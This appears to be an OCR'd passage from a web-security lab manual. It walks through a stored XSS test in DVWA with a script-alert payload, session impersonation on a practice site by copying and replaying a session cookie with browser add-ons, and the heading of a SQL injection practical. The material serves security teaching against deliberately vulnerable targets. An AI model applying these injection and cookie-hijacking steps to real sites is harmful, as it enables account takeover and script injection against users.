



7. Username = “Admin” and Password = “password”. Click on login.



8. Click on DVWA security and set the security to low.

9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.





http://localhost/DVWA/vulnerabilities/xss_s/
Search
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
test2
Message *
<script>alert("XSS Test")</script>
Sign Guestbook
Clear Guestbook
localhost
XSS Test
OK
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/

Practical: 07


Aim: Session impersonation using Firefox and Tamper Data add-on.

Steps:


1. Install & Open FireFox browser. Go to Add- ons and search Tamper data.




2. Search for Cookie Editor and Add.




3. After adding both Add-ons. In new tab go to http://www.techpanda.org/.
4. Enter Email as: admin@gmail.com Enter Password as: Password2010.







5. Click on Cookie Editor Add-on on top right corner. Copy the session id.




6. Go to options/privacy/add delete the cookies.





7. Start Temper Data -> Click Yes.



Listen for types

Type	Description
☐ beacon	Requests sent through the Beacon API.
☐ csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
☐ font	Web fonts loaded for a @font-face CSS rule.
☐ image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
☐ imageset	Images loaded by a `<picture>` element or given in an `<img>` element's `srcset` attribute.
☑ main_frame	Top-level documents loaded into a tab.
☐ media	Resources loaded by a `<video>` or `<audio>` element.
☐ object	Resources loaded by an `<object>` or `<embed>` element.
☐ object_subrequest	Requests sent by plugins.
☐ ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hypelink is followed.
☐ script	Code that is loaded to be executed by a `<script>` element or running in a Worker.
☐ speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
☐ stylesheet	CSS stylesheets loaded to describe the representation of a document.
☐ sub_frame	Documents loaded into an `<iframe>` or `<frame>` element.
☐ web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
☐ websocket	Requests initiating a connection to a server through the WebSocket API.
☐ xbl	XBL bindings loaded to extend the behavior of elements in a document.
☐ xml_dtd	DTDs loaded for an XML document.
☑ xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
☐ xslt	XSLT stylesheets loaded for transforming an XML document.
☐ other	Resources that aren't covered by any other available type.


Tamper with requests who's URL matches: (.*?)

Tamper requests only from this tab: ☐


Start Tamper Data?

Yes | No, Cancel

Go to http://www.techpanda.org/.



8. In **dashboard.php** page Paste the Copies Session id In Cookie on OK.
9. You will be logged in dashboard directly without logging in.




Practical: 08


Aim: Perform SQL injection attack.

Steps:

